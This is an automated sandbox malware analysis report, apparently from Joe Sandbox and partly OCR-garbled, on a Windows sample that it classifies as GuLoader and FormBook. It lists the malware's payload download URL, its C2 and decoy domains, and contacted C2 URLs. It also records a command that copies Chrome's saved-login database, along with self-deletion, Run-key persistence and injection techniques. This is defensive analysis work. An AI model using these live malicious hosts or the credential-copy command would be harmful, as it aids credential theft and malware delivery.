ID: 528518
Sample Name: Zr26f1rL6r.exe
Cookbook: default.jbs
Time: 12:51:35
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Zr26f1rL6r.exe

Overview


General Information

Sample Name:	Zr26f1rL6r.exe
Analysis ID:	528518
MD5:	812181df251e064.
SHA1:	aa38a567ee4848..
SHA256:	4d6c910a379d00..
Infos:	

Most interesting Screenshot:



Detection




GuLoader FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected Generic Dropper
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Benign windows process drops PE f…
- Malicious sample detected (through …
- System process connects to networ…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader

Classification



Process Tree

- **System is w10x64native**
- Zr26f1rL6r.exe (PID: 6656 cmdline: "C:\Users\user\Desktop\Zr26f1rL6r.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
  - Zr26f1rL6r.exe (PID: 6600 cmdline: "C:\Users\user\Desktop\Zr26f1rL6r.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
    - explorer.exe (PID: 4644 cmdline: C:\Windows\Explorer.EXE MD5: 5EA66FF5AE5612F921BC9DA23BAC95F7)
      - rundll32.exe (PID: 4624 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 889B99C52A60DD49227C5E485A016679)
        - cmd.exe (PID: 5276 cmdline: /c del "C:\Users\user\Desktop\Zr26f1rL6r.exe" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - conhost.exe (PID: 424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
        - cmd.exe (PID: 4808 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - conhost.exe (PID: 4948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
        - firefox.exe (PID: 5640 cmdline: C:\Program Files\Mozilla Firefox\Firefox.exe MD5: FA9F4FC5D7ECAB5A20BF7A9D1251C851)
      - c8ahotgz8h.exe (PID: 5500 cmdline: C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
        - c8ahotgz8h.exe (PID: 5908 cmdline: C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
      - c8ahotgz8h.exe (PID: 7504 cmdline: "C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
        - c8ahotgz8h.exe (PID: 2508 cmdline: "C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
      - c8ahotgz8h.exe (PID: 6900 cmdline: "C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
        - c8ahotgz8h.exe (PID: 7388 cmdline: "C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe" MD5: 812181DF251E06433BF2F4F6A0C0F0F4)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://atseasonals.com/GHrtt/bin_k"
}
```


Threatname: FormBook

```
{
  "C2 list": [
    "www.ayudavida.com/n8ds/"
  ],
  "decoy": [
    "topwowshopping.store",
    "helpcloud.xyz",
    "reliablehomesellers.com",
    "lopsrental.lease",
    "luxalbridi.com",
    "recoverytrivia.com",
    "apps365.one",
    "shrywl.com",
    "ozattaos.xyz",
    "recruitresumelibrary.com",
    "receiptpor.xyz",
    "stylesbykee.com",
    "dczhd.com",
    "learncodeing.com",
    "cmoigus.net",
    "unitedmetal-saudi.com",
    "koedayuuki.com",
    "dif-directory.xyz",
    "heyvecino.com",
    "mariforum.com",
    "mackthetruck.com",
    "quickcoreohio.com",
    "wordpresshostingblog.com",
    "peo-campaign.com",
    "hsbp.online",
    "divorcefearfreedom.com",
    "testwebsite0711.com",
    "khoashop.com",
    "32342231.xyz",
    "inklusion.online",
    "jobl.space",
    "maroonday.com",
    "mummymotors.com",
    "diamota.com",
    "effective.store",
    "theyachtmarkets.com",
    "braxtynmi.xyz",
    "photon4energy.com",
    "dubaicars.online",
    "growebox.com",
    "abcjanitorialsolutions.com",
    "aubzo7o9fm.com",
    "betallsports247.com",
    "nphone.tech",
    "diggingquartz.com",
    "yghdlhax.xyz",
    "paulalescanorealestate.com",
    "chaudharyhamza.com",
    "jamiecongedo.com",
    "gdav130.xyz",
    "dietatrintadias.com",
    "csenmoga.com",
    "avto-click.com",
    "goldcoastdoublelot.com",
    "blueitsolutions.info",
    "fatima2021.com",
    "talkingpoint.tours",
    "smartam6.xyz",
    "tvterradafarinha.com",
    "palmasdelmarcondos.com",
    "3uwz9mpxk77g.biz",
    "zzytyzf.top",
    "writingmomsobitwithmom.com",
    "littlefishth.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001E.00000000.51287210518.0000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000001B.00000002.51291049340.0000000002320000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000019.00000000.50661482100.0000000040097000.00000004.00020000.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x37f8:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
0000000A.00000000.47309959760.0000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000019.00000002.50719644805.0000000040097000.00000004.00020000.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x37f8:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
Click to see the 37 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

Tries to resolve many domain names, but no domain seems valid

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Generic Dropper

Yara detected FormBook

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Registry Run Keys / Startup Folder 1	Process Injection 7 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping 1	Security Software Discovery 4 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdr Insecure Network Commun
Default Accounts	Exploitation for Client Execution 1	DLL Side-Loading 1	Registry Run Keys / Startup Folder 1	Process Injection 7 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	System Information Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Zr26f1rL6r.exe	40%	Virustotal		Browse
Zr26f1rL6r.exe	20%	ReversingLabs	Win32.Trojan.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Grt4lhl\c8ahotgz8h.exe	20%	ReversingLabs	Win32.Trojan.GuLoader	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.488796c.4.unpack	100%	Avira	TR/Dropper.Gen		Download File
15.2.rundll32.exe.540a58.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
25.0.firefox.exe.4009796c.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
25.0.firefox.exe.4009796c.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
25.2.firefox.exe.4009796c.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.lopsrental.lease	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin	0%	Avira URL Cloud	safe	
http://www.hsbp.online/	0%	Avira URL Cloud	safe	
http://www.hsbp.online	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/O	0%	Avira URL Cloud	safe	
http://www.inklusion.online/	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/V	0%	Avira URL Cloud	safe	
www.ayudavida.com/n8ds/	0%	Avira URL Cloud	safe	
http://www.mackthetruck.com	0%	Avira URL Cloud	safe	
http://schemas.micro	0%	Avira URL Cloud	safe	
http://www.stylesbykee.com/n8ds/?6ldD=QiVr4NomMTfDVQzLAZiPy17hhsXauZOjQhEkIhfcDYRSe01pzyB5iClqESLJZee3iuRd&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/(C	0%	Avira URL Cloud	safe	
http://www.hsbp.online/n8ds/J	0%	Avira URL Cloud	safe	
http://www.hsbp.online/n8ds/	0%	Avira URL Cloud	safe	
http://www.growebox.com/n8ds/?6ldD=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://www.unitedmetal-saudi.com/n8ds/?6ldD=diws0RRfDxwvVlRuoC4BJCkr8rc2YRL+Z6kcdn/HANybL0ntvNIGnh8uTRYHcPOHwusF&5jp=eZ4Pez	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binv	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binr	0%	Avira URL Cloud	safe	
http://https://word.office.comERM	0%	Avira URL Cloud	safe	
http://www.helpcloud.xyz/n8ds/?6ldD=4vxveAhDLD1bBBVBYGklTAgHIjczf9yiSG6BwPp//N0BMhpP0xQNoBxeqzaksixrbhTl&5jp=eZ4Pez	0%	Avira URL Cloud	safe	
http://www.jamiecongedo.com/n8ds/?6ldD=BkWPMdYTTR0ZQmtbwmm8ayu+d1W65DpSRIKYH6pwPIESNdIBtEF9Jb3WD/+idhQ1krue&2dfPiT=o6P8yX	100%	Avira URL Cloud	malware	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binz	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binf	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binc	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binh	0%	Avira URL Cloud	safe	
http://www.divorcefearfreedom.com/n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9	0%	Avira URL Cloud	safe	
http://www.lopsrental.lease/n8ds/?6ldD=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTcjqATZ67dmN8K4&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://www.inklusion.online	0%	Avira URL Cloud	safe	
http://www.inklusion.online/n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&5jp=eZ4Pez	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/j	0%	Avira URL Cloud	safe	
http://www.inklusion.online/n8ds/	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binsj	0%	Avira URL Cloud	safe	
http://www.ayudavida.com/n8ds/?6ldD=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://www.topwowshopping.store/n8ds/?6ldD=WOFmZk82z8UpNC4mY/AvD/Zy3C9NxlTUz/ym6JpmI0LbMg439xvRHQoxZAlOCyCIZ92f&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binN	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/r	0%	Avira URL Cloud	safe	
http://https://excel.office.comR	0%	Avira URL Cloud	safe	
http://www.inklusion.online/n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://www.mackthetruck.com/n8ds/	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.binki	0%	Avira URL Cloud	safe	
http://www.ozattaos.xyz/n8ds/?6ldD=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j&5jp=eZ4Pez	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin7	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.mackthetruck.com/n8ds/?6ldD=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRylykKuA9BOdz3qmP8oX5t0meM3+FVL&v6Mt=3fxxA4Z	0%	Avira URL Cloud	safe	
http://www.hsbp.online/n8ds/%	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin5	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin?	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_k	0%	Avira URL Cloud	safe	
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
growebox.com	81.2.194.128	true	true		unknown
www.hsbp.online	116.62.216.226	true	true		unknown
www.lopsrental.lease	66.29.140.185	true	true	• 3%, Virustotal, Browse	unknown
www.topwowshopping.store	104.21.76.223	true	true		unknown
www.inklusion.online	3.64.163.50	true	true		unknown
www.mackthetruck.com	203.170.80.250	true	true		unknown
divorcefearfreedom.com	192.0.78.25	true	true		unknown
littlefishth.com	34.102.136.180	true	true		unknown
www.ayudavida.com	164.155.212.139	true	true		unknown
zhs.zohosites.com	136.143.191.204	true	false		high
www.ozattaos.xyz	172.67.164.153	true	true		unknown
www.helpcloud.xyz	88.99.22.5	true	true		unknown
www.stylesbykee.com	172.120.157.187	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
atseasonals.com	107.6.148.162	true	true		unknown
www.3uwz9mpxk77g.biz	unknown	unknown	true		unknown
www.testwebsite0711.com	unknown	unknown	true		unknown
www.jamiecongedo.com	unknown	unknown	true		unknown
www.learncodeing.com	unknown	unknown	true		unknown
www.divorcefearfreedom.com	unknown	unknown	true		unknown
www.littlefishth.com	unknown	unknown	true		unknown
www.recruitresumelibrary.com	unknown	unknown	true		unknown
www.abcjanitorialsolutions.com	unknown	unknown	true		unknown
www.growebox.com	unknown	unknown	true		unknown
www.braxtynmi.xyz	unknown	unknown	true		unknown
www.tvterradafarinha.com	unknown	unknown	true		unknown
www.unitedmetal-saudi.com	unknown	unknown	true		unknown
www.diamota.com	unknown	unknown	true		unknown
www.aubzo7o9fm.com	unknown	unknown	true		unknown
www.photon4energy.com	unknown	unknown	true		unknown
www.koedayuuki.com	unknown	unknown	true		unknown
www.recoverytrivia.com	unknown	unknown	true		unknown
www.wordpresshostingblog.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://atseasonals.com/GHrtt/bin_kbJoepxz175.bin	false	• Avira URL Cloud: safe	unknown
www.ayudavida.com/n8ds/	true	• Avira URL Cloud: safe	low
http://www.stylesbykee.com/n8ds/?6ldD=QiVr4NomMTfDVQzLAZiPy17hhsXauZOjQhEklhfcDYRSe01pzyB5iClqESLJZee3iuRd&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.growebox.com/n8ds/?6ldD=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.unitedmetal-saudi.com/n8ds/?6ldD=diws0RRfDxwvVlRuoC4BJCkr8rc2YRL+Z6kcdn/HANybL0ntvNIGnh8uTRYHcPOHwusF&5jp=eZ4Pez	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.helpcloud.xyz/n8ds/?6ldD=4vxveAhDLD1bBBVBYGklTAgHIjczf9yiSG6BwPp//N0BMhpP0xQNoBxeqzaksixrbhTl&5jp=eZ4Pez	true	• Avira URL Cloud: safe	unknown
http://www.jamiecongedo.com/n8ds/?6ldD=BkWPMdYTTR0ZQmtbwmm8ayu+d1W65DpSRIKYH6pwPIESNdIBtEF9Jb3WD/+idhQ1krue&2dfPiT=o6P8yX	true	• Avira URL Cloud: malware	unknown
http://www.divorcefearfreedom.com/n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9	true	• Avira URL Cloud: safe	unknown
http://www.lopsrental.lease/n8ds/?6ldD=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTcjqATZ67dmN8K4&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.inklusion.online/n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&5jp=eZ4Pez	true	• Avira URL Cloud: safe	unknown
http://www.inklusion.online/n8ds/	true	• Avira URL Cloud: safe	unknown
http://www.ayudavida.com/n8ds/?6ldD=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.topwowshopping.store/n8ds/?6ldD=WOFmZk82z8UpNC4mY/AvD/Zy3C9NxlTUz/ym6JpmI0LbMg439xvRHQoxZAlOCyCIZ92f&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.inklusion.online/n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://www.mackthetruck.com/n8ds/	true	• Avira URL Cloud: safe	unknown
http://www.ozattaos.xyz/n8ds/?6ldD=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j&5jp=eZ4Pez	true	• Avira URL Cloud: safe	unknown
http://www.mackthetruck.com/n8ds/?6ldD=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRylykKuA9BOdz3qmP8oX5t0meM3+FVL&v6Mt=3fxxA4Z	true	• Avira URL Cloud: safe	unknown
http://https://atseasonals.com/GHrtt/bin_k	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.22.5	www.helpcloud.xyz	Germany		24940	HETZNER-ASDE	true
172.120.157.187	www.stylesbykee.com	United States		18779	EGIHOSTINGUS	true
3.64.163.50	www.inklusion.online	United States		16509	AMAZON-02US	true
116.62.216.226	www.hsbp.online	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
172.67.164.153	www.ozattaos.xyz	United States		13335	CLOUDFLARENETUS	true
192.0.78.25	divorcefearfreedom.com	United States		2635	AUTOMATTICUS	true
104.21.76.223	www.topwowshopping.store	United States		13335	CLOUDFLARENETUS	true
66.29.140.185	www.lopsrental.lease	United States		19538	ADVANTAGECOMUS	true
107.6.148.162	atseasonals.com	United States		32475	SINGLEHOP-LLCUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
81.2.194.128	growebox.com	Czech Republic		24806	INTERNET-CZKtis238403KtisCZ	true
203.170.80.250	www.mackthetruck.com	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
164.155.212.139	www.ayudavida.com	South Africa		26484	IKGUL-26484US	true
136.143.191.204	zhs.zohosites.com	United States		2639	ZOHO-ASUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528518

Start date:	25.11.2021
Start time:	12:51:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 19m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Zr26f1rL6r.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@24/6@68/14
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:59:44	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run YNULIT20 C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
